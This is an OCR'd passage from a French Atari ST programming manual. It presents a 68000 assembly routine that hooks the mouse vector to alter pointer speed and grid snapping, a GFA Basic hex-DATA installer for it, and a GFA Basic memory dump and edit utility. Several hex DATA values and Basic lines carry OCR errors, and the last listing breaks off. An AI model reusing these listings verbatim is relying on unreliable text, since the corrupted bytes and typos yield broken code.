.AVANT87:  move.l    a0,-(sp)         ; sinon... on "goupille"
           move.w    #-1,-(sp)        ; en effectuant un appel
           move.w    #11,-(sp)        ; Bios.
           trap      #13              ; On utilise une particu-
           addq.l    #4,sp            ; larité des trap qui
           move.w    4(a0),d0         ; consiste à récupérer
           ext.l     d0               ; l'adresse du vecteur par
           movea.l   (sp)+,a0         ; A0.
           move.l    d0,(a0)
           rts

AUTRE:     bpl       MODIFIE          ; si statut positif,
                                      ; modification

DESINST:   lea.l     FLAG(pc),a1      ; sinon, on clarifie
                                      ; le marquage
           clr.w     (a1)             ; puis on réinstalle
                                      ; la routine
           movea.l   NORM_A(pc),a0    ; système...
           move.l    NORM_R(pc),(a0)  ; les choses entrent
           bra       RETINIT          ; dans l'ordre.

MODIFIE:   lea.l     22(sp),a0        ; on va chercher
                                      ; les paramètres
           lea.l     SPEED(pc),a1     ; transmis sur la pile.
           moveq.l   #2,d1

MODSTOCK:
           move.w    (a0)+,d0         ; si paramètre=0
           beq       CONT             ; on ne modifie pas.
           move.w    d0,(a1)
           btst      #1,d1            ; de même, les pas horz.
                                      ; & vert. ne peuvent
           bne       CONT             ; être négatifs !!
           andi.w    #$ff,(a1)        ; par sécurité, ils ne
```



```
                                          ; peuvent varier
CONT:     addq.l    #2,a1                 ; qu'entre 1 et 255.
          dbf       d1,MODSTOCK

RETINIT:  movem.l   (sp)+,a3-a6           ; Retour à l'application.
          lea       POSIMP(pc),a0
          exg.l     a0,d0
          rts
```

Routine proprement dite qui va gérer les déplacements de la souris en fonction des paramètres qu'on lui a transmis.

A cet instant, la souris a été déplacée, mais son effet n'est pas encore répercuté à l'écran. Les nouvelles coordonnées se trouvent dans les registres D0 et D1.

```
XTRAM:    movem.l   d2/a0,-(sp)
          move.w    SPEED(pc),d2        ; vitesse
          lea.l     BUFFER(pc),a0
          lea.l     POSIMP(pc),a1
          tst.w     (a1)                ; Position imposée en x ?
          beq       POS_Y
          move.w    (a1),d0             ; si oui : nouvelle coord x
          clr.w     (a1)                ; et
          moveq.l   #1,d2               ; Vitesse normale
POS_Y:    addq.l    #2,a1
          tst.w     (a1)                ; Position imposée en y ?
          beq       GESTION
          move.w    (a1),d1             ; si oui : idem qu'en x
          clr.w     (a1)
          moveq.l   #1,d2

GESTION:  move.l    (a0),$8(a0)
          sub.w     $4(a0),d0           ; calcul des
          sub.w     $6(a0),d1           ; différences

          movea.l   ALTERN(pc),a1       ; test d'"alternate"
          btst.b    #3,(a1)             ; si pressé, la
                                        ; vitesse sera normale.
          bne       V_NORM              ; sinon on configure.
          tst.w     d2
          bpl.s     VITESSE
          neg.w     d2                  ; si vitesse accélérée !
          mulu.w    d2,d0               ; les déplacements sont *
          mulu.w    d2,d1
V_NORM:   moveq.l   #$1,d2

VITESSE:  add.w     d0,$c(a0)           ; anciennes différences
          add.w     d1,$e(a0)           ; + nouvelles ...
          move.w    d2,d0
```

```
                move.w    d0,d1
                neg.w     d1

AXE_X:          tst.w     $c(a0)          ; bougé en x ?
                beq.s     AXE_Y           ; si non, voir en y
                blt.s     GAUCHE          ; bougé à gauche ?

DROITE:         cmp.w     $c(a0),d0       ; assez bougé à droite
                bgt.s     AXE_Y           ; pour le ralentisseur ?

                addq.w    #$1,$8(a0)
                sub.w     d0,$c(a0)
                bra.s     DROITE

GAUCHE:         cmp.w     $c(a0),d1       ; assez bougé à gauche ?
                blt.s     AXE_Y

                subq.w    #$1,$8(a0)
                sub.w     d1,$c(a0)
                bra.s     GAUCHE

AXE_Y:          tst.w     $e(a0)          ; bougé en y ?
                beq.s     SEC_HOR
                blt.s     MONTE           ; en haut

DESCEND:        cmp.w     $e(a0),d0       ; mm commentaires
                bgt.s     SEC_HOR         ; en axe y
                addq.w    #$1,$a(a0)
                sub.w     d0,$e(a0)
                bra.s     DESCEND

MONTE:          cmp.w     $e(a0),d1
                blt.s     SEC_HOR
                subq.w    #$1,$a(a0)
                sub.w     d1,$e(a0)
                bra.s     MONTE

SEC_HOR:        move.w    LARG(pc),d2     ; test du dépassement en x
                cmp.w     $8(a0),d2
                bmi.s     TRAV_HOR
                tst.w     $8(a0)
                bmi.s     TRAV_HOR
                move.w    $8(a0),(a0)

TRAV_HOR:
                move.w    (a0),d0         ; formattage grille hor
                andi.l    #$ffff,d0
                divu.w    HSTEP(pc),d0
                mulu.w    HSTEP(pc),d0
                move.w    d0,$4(a0)
```



```
SER_VER:  move.w    HAUT(pc),d2     ; test du dépassement en y
          cmp.w     $a(a0),d2
          bmi.s     TRAV_VER
          tst.w     $a(a0)
          bmi.s     TRAV_VER
          move.w    $a(a0),$2(a0)

TRAV_VER:
          move.w    $2(a0),d1       ; formattage grille vert
          andi.l    #$ffff,d1
          divu.w    VSTEP(pc),d1
          mulu.w    VSTEP(pc),d1
          move.w    d1,$6(a0)

          movem.l   (sp)+,d2/a0
          move.l    NORM_R(pc),-(sp)   ; egal à : jmp ex_routine
          rts

SPEED:    .DC.w 1   ; vitesse
HSTEP:    .DC.w 1   ; pas horizontal
VSTEP:    .DC.w 1   ; pas vertical

LARG:     .DC.w 0   ; largeur en pts de l'écran
HAUT:     .DC.w 0   ; hauteur

NORM_R:   .DC.l 0   ; buffers pour la conservation de
NORM_A:   .DC.l 0   ; la routine système.

ALTERN:   .DC.l 0   ; adresse de kbshift
POSIMP:   .DC.l 0   ; buffer pour imposer de nouvelles coord.
FLAG:     .DC.w 0   ; marqueur d'installation

INDEX:    .DC.w -12,-4,-50

BUFFER:   .DC.w 0,0,0,0,0,0,0,0
```

### INSTALLATION ET UTILISATION SOUS GFA BASIC 2.XX

```
DATA &h302F0004,&h48E7001E,&h4A406678,&h43FA01D2
DATA &h4A516600,&h00A25351,&hA00043FA,&h01B045FA
DATA &h01C27201,&h301A32F0,&h000051C9,&hFFF8D0D2
DATA &h22D004A9,&h00010001,&hFFF82288,&h43FA0084
DATA &h208943FA,&h000E2F09,&h3F3C0026,&h4E4E5C8F
DATA &h60442279,&h000004F2,&h41FA017E,&h0C691987
DATA &h001A6D06,&h20A90024,&h4E752F08,&h3F3CFFFF
DATA &h3f3C000B,&h4E4D588F,&h30280004,&h48C0205F
DATA &h20804E75,&h6A1043FA,&h01584251,&h207A0146
DATA &h20BA013E,&h602041EF,&h001643FA,&h012A7202
```

```
DATA &h3018670C,&h32800801,&h00016604,&h025100FF
DATA &h548951C9,&hFFEC4CDF,&h780041FA,&h0120CI88
DATA &h4E7548E7,&h2080343A,&h00FE41FA,&h011C43FA
DATA &h010C4A51,&h67063011,&h42517401,&h54894A5I
DATA &h67063211,&h42517401,&h21500008,&h90680004
DATA &h92680006,&h227A00E2,&h08110003,&h660A4A42
DATA &h6A084442,&hC0C2C2C2,&h7401D168,&h000CD368
DATA &h000E3002,&h32004441,&h4A68000C,&h67226D10
DATA &hD068000C,&h6E1A5268,&h00089168,&h000C60F0
DATA &hB268000C,&h6D0A5368,&h00089368,&h000C60F0
DATA &h4A68000E,&h67226D10,&hB068000E,&h6E1A5268
DATA &h000A9168,&h000E60F0,&hB26B000E,&h6D0A5368
DATA &h000A9368,&h000E60F0,&h343A0062,&hB4680008
DATA &h6B0A4A68,&h00086B04,&h30AB0008,&h30100280
DATA &h0000FFFF,&h80FA0042,&hC0FA003E,&h31400004
DATA &h343A003C,&hB468000A,&h6B0C4A68,&h000A6B06
DATA &h3168000A,&h00023228,&h00020281,&h0000FFFF
DATA &h82FA0018,&hC2FA0014,&h31410006,&h4CDF0104
DATA &h2F3A000E,&h4E750001,&h00010001,&h00000000
0ATA &h00000000,&h00000000,&h00000000,&h00000000
DATA &h0000FFF4,&hFFFCFFCE,&h00000000,&h00000000
DATA &h00000000,&h00000000
DATA FIN
RESTORE
CLR b$
'
DO
  READ a$
  EXIT IF a$="FIN"
  b$=b$+MKL$(VAL(a$))
LOOP
'                    <delta
res%=LEN(b$)+256
RESERVE -res%
'
BMOVE V:b$,HIMEM,LEN(b$)
ad%=HIMEM
```

**Utilisation**

- Définition des paramètres

— 1er paramètre = mot de commande.

| | |
|---|---|
| 0 | Initialisation de la routine (à effectuer en début de programme) |
| -1 | Retour à l'état initial (il est impératif d'effectuer cet appel en fin de programme). Notez que l'envoi de ce paramètre dispense de fournir les trois autres dans la fonction. |



| | |
|---|---|
| >=1 | Modification des paramètres. Un paramètre exprimé par un "0" ne sera pas modifié. |

— 2e paramètre=vitesse de déplacement.

Si ce mot est positif, la vitesse de déplacement de la souris sera ralentie de n fois la valeur de ce mot.

Inversement, avec un paramètre négatif, la vitesse sera multipliée de n fois la valeur absolue dudit mot.

— 3e paramètre = valeur de la grille dans l'axe des X, et ce, en points d'écran.

— 4e paramètre = idem que pour le précédent, mais dans l'axe des Y.

— Paramètre retourné = pointeur sur l'adresse qui devra contenir les coordonnées (en mots) X et Y que l'on désirera imposer au prochain déplacement.

*Exemple :*

```
pos%=C:ad%(0,-2,4,12) ! Init, vitesse*2, grille_x=4, grille_y=12
'
SHOWM
'
DO
    IF MOUSEK=1
        x%=RANDOM(319)
        y%=RANDOM(199)
        CIRCLE x%,y%,3
        a$=MKI$(x%)+MKI$(y%)
        LPOKE pos%,LPEEK(V:a$)
        WHILE MOUSEK
        WEND
    ENDIF
    IF MOUSEK=2
        HIDEM
        CLS
        PRINT "VITESSE  :";
        INPUT v%
        PRINT "GRILLE X :";
        INPUT gx%
        PRINT "GRILLE Y :";
        INPUT gy%
        ~C:ad%(1,v%,gx%,gy%)
        WHILE MOUSEK
        WEND
        SHOWM
    ENDIF
```

```
    EXIT IF MOUSEK=3
LOOP
'
~C:ad%(-1)
'
RESERVE
```

Dans cet exemple, à chaque pression sur le bouton gauche de la souris, de nouvelles coordonnées X et Y, sélectionnées au hasard, sont imposées ; de plus, la nouvelle position est matérialisée par l'apparition d'un petit cercle.

Une pression exercée sur le bouton droit et l'écran s'efface. Ensuite, le programme vous demande de définir les nouveaux paramètres. S'il reçoit un 0, il ne modifiera pas le paramètre concerné.

Enfin, si l'on presse les deux touches en même temps, on sort du programme, non sans passer avant par la fonction de REI (retour à l'état initial).

### Installation et utilisation sous GFA Basic 3.XX

Pour commencer, tapez les premières lignes du listing précédent jusqu'à **<delta**. Ensuite, procédez comme ceci :

Sous éditeur, faire un 'RUN'.

Passer sous contrôle direct par 'ESC'.

Puis taper :

```
PRINT LEN(b$)
```

Mémorisez la valeur retournée et revenez sous l'éditeur par 'ESC'. Tapez à la suite du listing :

```
INLINE ad%
```

puis la valeur précédente, à la ligne suivante :

```
BMOVE V:b$,ad$
```

et encore la valeur mentionnée.

Refaire 'RUN', puis pointez sur la ligne 'INLINE'. Pressez 'HELP', puis sélectionnez l'option 'save.ini' qui vient de s'afficher dans le menu (si le programme venait à se planter, vous serz bien heureux de ne pas avoir à retaper toutes les datas...)

A cet instant, vous pouvez effacer toutes les lignes de votre programme sauf la ligne 'INLINE'. Utilisez l'exemple du GFA 2.xx si vous le désirez, en omettant de faire figurer en fin de listing la ligne RESERVE, instruction rendue désuette par l'utilisation de l'INLINE.



### INSTALLATION ET UTILISATION EN LANGAGE ASSEMBLEUR

Pour l'installation, on utilisera le listing désassemblé de la routine. Quant à l'utilisation, les paramètres seront transmis sur la pile et ce dans le sens inverse que celui employé pour le Basic :

```
move.w #grilley,-(a7)
move.w #grillex,-(a7)
move.w #vitesse,-(a7)
move.w #flag,-(a7)
bsr init
addq.l #8,a7
```

Et en fin d'application :

```
move.w #1,-(a7)
bsr init
addq.l #2,a7
```

Nous voici arrivés à la fin de notre exposé. Si de bonne aventure, quelques lecteurs ingénieux apportaient un plus à cette routine, qu'ils n'hésitent pas à nous en faire part. Il serait dommage de ne pas en faire profiter les copains, n'est-ce pas ?

# 9/2.14

# Edition de la mémoire centrale

Nous vous proposons un programme utilitaire écrit en Basic GFA qui vous permettra d'examiner les moindres recoins de la mémoire de votre Atari. Il vous sera également possible de modifier intéractivement tout emplacement mémoire dont l'adresse est supérieure à 2048.

## COMMENT UTILISER LE PROGRAMME

Lancez le programme EDIMEM.GFA. Les 256 premiers octets de la mémoire sont affichés sur l'écran sous forme hexadécimale et ASCII comme le montre la copie d'écran suivante :

```
Adresse ---------------------Valeurs Hexa ------------------  Valeurs ASCII

000000   60 2E 01 02 00 FC 00 30 00 09 9D F0 00 09 9D F6   `.⇧⇩ ^ 0 ⊙¥≡ ⊙¥+
000010   00 09 9D FC 00 FC 07 CE 00 09 9E 08 00 09 9E 0E    ⊙¥^ ^⊠⌘ ⊙β√ ⊙β⋀
000020   00 09 9E 14 00 09 9E 1A 00 FC 9F 84 00 07 5E 08    ⊙β¥ ⊙βa ^ƒa ⊠^√
000030   0C FC 0B 50 0D FC 0B 50 0E FC 0B 50 0F FC 0B 50   ♀^♪P♂^♪P⋀^♪P⋀^♪P
000040   10 FC 0B 50 11 FC 0B 50 12 FC 0B 50 13 FC 0B 50   ⌂^♪P ¡^♪P2^♪P3^♪P
000050   14 FC 0B 50 15 FC 0B 50 16 FC 0B 50 17 FC 0B 50   ¶^♪P5^♪P6^♪P7^♪P
000060   18 FC 0B 50 00 FC 07 CE 00 FC 06 C8 00 FC 07 CE   8^♪P ^⊠⌘ ^⊠T ^⊠⌘
000070   00 FC 06 DE 00 FC 07 CE 00 FC 07 CE 00 FC 07 CE    ^⊠⋀ ^⊠⌘ ^⊠⌘ ^⊠⌘
000080   20 FC 0B 50 00 FC 4F E6 00 FE 3E C0 23 FC 0B 50    ^♪P ^Oµ ³>ij#^♪P
000090   24 FC 0B 50 25 FC 0B 50 26 FC 0B 50 27 FC 0B 50   $^♪P%^♪P&^♪P'^♪P
0000A0   28 FC 0B 50 29 FC 0B 50 2A FC 0B 50 2B FC 0B 50   (^♪P)^♪P*^♪P+^♪P
0000B0   2C FC 0B 50 00 FC 07 F8 00 FC 07 F2 2F FC 0B 50   ,^♪P ^⊠° ^⊠≥/^♪P
0000C0   30 FC 0B 50 31 FC 0B 50 32 FC 0B 50 33 FC 0B 50   0^♪P1^♪P2^♪P3^♪P
0000D0   34 FC 0B 50 35 FC 0B 50 36 FC 0B 50 37 FC 0B 50   4^♪P5^♪P6^♪P7^♪P
0000E0   38 FC 0B 50 39 FC 0B 50 3A FC 0B 50 3B FC 0B 50   8^♪P9^♪P:^♪P;^♪P
0000F0   3C FC 0B 50 3D FC 0B 50 3E FC 0B 50 3F FC 0B 50   <^♪P=^♪P>^♪P?^♪P

          F1=Page suivante,        F2=Page précédente
          F3=Edition,              F4=Adresse de début
          F5=Fin
```

Exemple de « Dump » mémoire.

En bas de l'écran, un menu à cinq options vous permet de :


— passer à la page suivante en appuyant sur la touche <F1>. Les 256 prochains octets de la mémoire sont affichés sur l'écran ;

— passer à la page précédente en appuyant sur la touche <F2>. Les 256 octets précédents de la mémoire sont affichés sur l'écran ;

— choisir l'adresse de la première mémoire affichée sur l'écran en appuyant sur la touche <F4>. Cette option est intéressante si vous désirez visualiser/modifier des données situées bien après (ou bien avant) celles affichées sur l'écran ;


— éditer les 256 octets affichés sur l'écran en appuyant sur la touche <F3>. Le curseur apparaît sur la première donnée hexadécimale de l'écran. Utilisez les touches flèches pour vous déplacer sur l'octet qui vous intéresse. Appuyez (si nécessaire) sur la touche CAPS LOCK pour passer en mode majuscule. Entrez le quartet de poids fort, en hexadécimal. Déplacez-vous sur le quartet de poids faible en appuyant sur la touche flèche <Right>, et entrez une valeur hexadécimale. Le code ASCII correspondant est automatiquement modifié. Procédez comme il vient d'être décrit pour modifier autant de codes que vous le souhaitez. Lorsque vos modifications sont terminées, revenez au menu principal en appuyant sur la touche <ESCAPE> ;

— quittez le programme en appuyant sur la touche <F5>.



## LE PROGRAMME EN DÉTAIL

La logique du programme apparaît dans l'ordinogramme suivant :



Comme dans la plupart des programmes écrits en GFA, le programme principal occupe les premières lignes du listing.

Il débute par le dimensionnement d'une variable tableau (m%) dans laquelle seront stockés les 256 octets affichés sur l'écran :

```
DIM m%(256)
```

L'adresse de la première mémoire visualisée est ensuite stockée dans la variable debut% :

```
debut%=0
```

Les 256 premiers octets sont lus à l'aide de la procédure lit_mem qui demande comme paramètre l'adresse du premier octet à lire :

```
GOSUB lit_mem(debut%)
```

Ces octets sont affichés sur l'écran à l'aide de la procédure affiche :

```
GOSUB affiche
```

Le programme se met alors en attente d'une commande de l'utilisateur. L'instruction KEYGET attend qu'une touche soit frappée et stocke dans la variable qui lui est passée :

- son code ASCII dans les bits 0 à 7,
- son code clavier dans les bits 16 à 23,
- l'état des touches de commutation du clavier dans les bits 24 à 31 :

```
REPEAT
  KEYGET a%
```

Les touches de fonction <F1> à <F5> sont reconnues par leur code clavier. Les instructions suivantes permettent d'isoler ce code en extrayant les bits 16 à 23 de la variable a% :

```
b$=MID$(HEX$(a%,8),3,2)
b%=VAL("$"+b$)
```

En fonction de la touche frappée, le programme donne le contrôle à un des sous-programmes de traitement :

```
SELECT b%
CASE 59
  GOSUB pgdn !page suivante
CASE 60
  GOSUB pgup !page précédente
CASE 61
  GOSUB édition !édition d'un secteur
CASE 62
  GOSUB adresse !édition de l'adresse
CASE 63
  IF (debut%>=2048) THEN
    écrit_mem(debut%)
  ENDIF
  END
```

Lorsque la touche pressée n'est pas comprise entre <F1> et <F5>, un signal sonore est émis :

```
DEFAULT
   REM Commande interdite
   SOUND 1,15,4,250
   SOUND 1,15,#284,10
   SOUND 1,0,0,0,0
ENDSELECT
```

Le programme se termine lorsque la touche pressée est <F5> :

```
UNTIL b% = 64
END
```

Le programme se poursuit par la section des procédures.

La procédure **lit__mem** demande un paramètre en entrée : l'adresse du premier octet à lire :

```
PROCEDURE lit__mem(debut%)
```

Les 256 octets commençant à l'adresse **debut%** sont stockés dans le tableau **m%** à l'aide d'une boucle **FOR NEXT** :

```
FOR i% = 0 TO 255
   m% (i% + 1) = PEEK(i% + debut%)
NEXT i%
```

La procédure **ecrit__mem** est construite sur le même principe que la procédure **lit__mem**. Elle demande un paramètre en entrée : l'adresse du premier octet à écrire :

```
PROCEDURE ecrit__mem(debut%)
```

Les 256 octets qui se trouvent dans le tableau **m%** sont stockés en mémoire à l'aide d'une boucle **FOR NEXT** :

```
FOR i% = 0 TO 255
   POKE i% + debut%,m%(i% + 1)
NEXT i%
```

La procédure affiche est responsable de l'affichage des 256 octets qui se trouvent dans le tableau **m%**.

Après l'effacement de l'écran et l'affichage d'une ligne de titre :

```
  CLS
  PRINT
  PRINT "    Adresse———————— valeurs  Hexa———————————
Valeurs ASCII"
```

La procédure affiche :

— l'adresse du premier octet de chaque ligne :

```
FOR i = 0 TO 15
  PRINT "   ";HEX$(i*16 + debut%,6); "   "
```

— les données hexadécimales sur chaque ligne :

```
FOR j=0 TO 15
  PRINT HEX$(m%(j+i*16+1),2;"  ";
NEXT j
```

— l'équivalent ASCII de chaque donnée hexadécimale :

```
PRINT "  ";
FOR j=0 TO 15
  k%+m%(j+i*16+1)
  OUT 5,k%
NEXT j
```

L'affichage se termine par les options du menu :

```
PRINT
PRINT "        F1=Page suivante,        F2=Page précédente"
PRINT "        F3=Edition,              F4=Adresse de début"
PRINT "        F5=Fin"
```

La procédure pgdn lit les 256 octets suivants. Si l'adresse du premier octet précédemment affiché est supérieure à 2048, les données qui se trouvent dans le tableau m% sont stockées en mémoire à l'aide de la procédure ecrit_mem :

```
IF (debut%>=2048) THEN
  ecrit_mem(debut%)
ENDIF
```

La variable debut% est incrémentée de 256 :

```
debut%=debut%+256
```

Les données sont lues et affichées à l'aide des procédures lit_mem et affiche :

```
lit_mem(debut%)
affiche
```

La procédure pgup lit les 256 octets précédents. Si l'adresse du premier octet précédemment affiché est supérieure à 2048, les données qui se trouvent dans le tableau m% sont stockées en mémoire à l'aide de la procédure ecrit_mem :

```
IF (debut%>=2048) THEN
  ecrit_mem(debut%)
ENDIF
```

La variable debut% est décrémentée de 256 :

```
debut%=debut%-256
```

Les données sont lues et affichées à l'aide des procédures lit_mem et affiche :

```
lit_mem(debut%)
affiche
```



Lorsque l'utilisateur appuie sur la touche <F4>, le programme donne le contrôle à la procédure adresse. Comme les deux précédentes, cette procédure stocke en mémoire les données qui se trouvent dans le tableau m% si l'adresse du premier octet de ce tableau est supérieur à 2048 :

```
IF (debut%>2048) THEN
  ecrit_mem(debut%)
ENDIF
```

Le programme demande alors à l'utilisateur d'entrer l'adresse du premier octet à afficher sur l'écran. Les 256 octets suivants sont lus et affichés selon le procédé habituel :

```
LOCATE 25,23
INPUT "Adresse : ";debut%
lit_mem(debut%)
affiche
```

L'entrée dans le mode d'édition se fait en appuyant sur la touche <F3>. Le programme donne le contrôle à la procédure édition. La première action effectuée par cette procédure consiste à activer le curseur texte à l'aide d'une commande VT52 :

```
PRINT CHR$(27);"e"; !Curseur activé
```

Les coordonnées du curseur sont initialisées dans les variables px et py

```
px=12
py=5
```

et le programme se met en attente d'une action au clavier de la part de l'utilisateur.

La touche pressée est lue à l'aide de l'instruction KEYGET :

```
REPEAT
  LOCATE py,px
  KEYGET a%
```

Son code clavier est isolé dans la variable b% :

```
b$=MID$ (HEX$(a%,8),3,2)
b%=VAL ("$"+b$)
```

Lorsque la touche pressée est une des quatre touches flèches, les variables px et py sont mises à jour en conséquence :

```
SELECT b%
CASE &H48 !Vers le haut
  IF py>5
    py=py-1
  ENDIF
CASE &H50 !Vers le bas
  IF py<20
    py=py+1
  ENDIF
CASE &H4B !Vers la gauche
```

```
  IF px>12
    IF (px-13) MOD 3=0
      px=px-1
    ELSE
      px=px-2
    ENDIF
CASE &H4D !Vers la droite
  IF px<58
    IF (px-12) MOD 3=0
      px=px+1
    ELSE
    px=px+2
  ENDIF
ENDIF
```

Lorsque la touche pressée est un chiffre ou une lettre :

```
CASE 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, &H10, &H30, &H2E, &H20, &H12, &H21
```

le caractère correspondant est affiché sur l'écran :

```
ca%=VAL("$"+RIGHT$(HEX$(a%),2)) !Code ASCII caractère
PRINT CHR$(ca%)
```

Après diverses conversions, le code ASCII correspondant est également affiché dans la partie droite de l'écran :

```
LOCATE py,px
...
LOCATE ((pp%-1) DIV16)+5, ((pp%-1) MOD16)+62
OUT 5,vi% !Affichage du code ASCII correspondant.
```

La procédure rend le contrôle au programme principal lorsque le code clavier de la touche pressée est 1, c'est-à-dire lorsque la touche pressée est <ESCAPE>. Le curseur texte est désactivé à l'aide d'une commande VT52 :

```
UNTIL b%=1
PRINT CHR$(27);"f"; !Curseur désactivé
```



Le listing du programme est le suivant :

```
'
' ~~~
```

(suite)

```
'
'
' ------------------------------------
' Ecriture des 256 octets en mémoire
' ------------------------------------
'
PROCEDURE ecrit_mem(debut%)
  FOR i%=0 TO 255
    POKE i%+debut%,m%(i%+1)
  NEXT i%
RETURN
'
'
'
' ------------------------------------
' Affichage des 256 octets lus
' ------------------------------------
'
PROCEDURE affiche
  CLS
  PRINT
  PRINT "   Adresse ----------------------------Valeurs Hexa ----------------------------
Valeurs ASCII"
  PRINT
  PRINT
  FOR i=0 TO 15
    PRINT "  ";HEX$(i*16+debut%,6);"    ";
    FOR j=0 TO 15
      PRINT HEX$(m%(j+i*16+1),2);" ";
    NEXT j
    PRINT "  ";
    FOR j=0 TO 15
      k%=m%(j+i*16+1)
      OUT 5,k%
    NEXT j
    PRINT
  NEXT i
  PRINT
  PRINT "              F1=Page suivante,        F2=Page précédente"
  PRINT "              F3=Edition,              F4=Adresse de début"
  PRINT "              F5=Fin"
RETURN
'
'
'
' ------------------------------------
' Affichage de la page suivante
' ------------------------------------
'
PROCEDURE pgdn
  IF (debut%>=2048) THEN
    ecrit_mem(debut%)
  ENDIF
  debut%=debut%+256
```

(suite)

```
      lit_mem(debut%)
      affiche
    RETURN
    '
    '
    '
    '_____________________________________________
    ' Affichage de la page précédente
    '_____________________________________________
    '
    PROCEDURE pgup
      IF (debut%>=2048) THEN
        ecrit_mem(debut%)
      ENDIF
      debut%=debut%-256
      lit_mem(debut%)
      affiche
    RETURN
    '
    '
    '
    '_____________________________________________
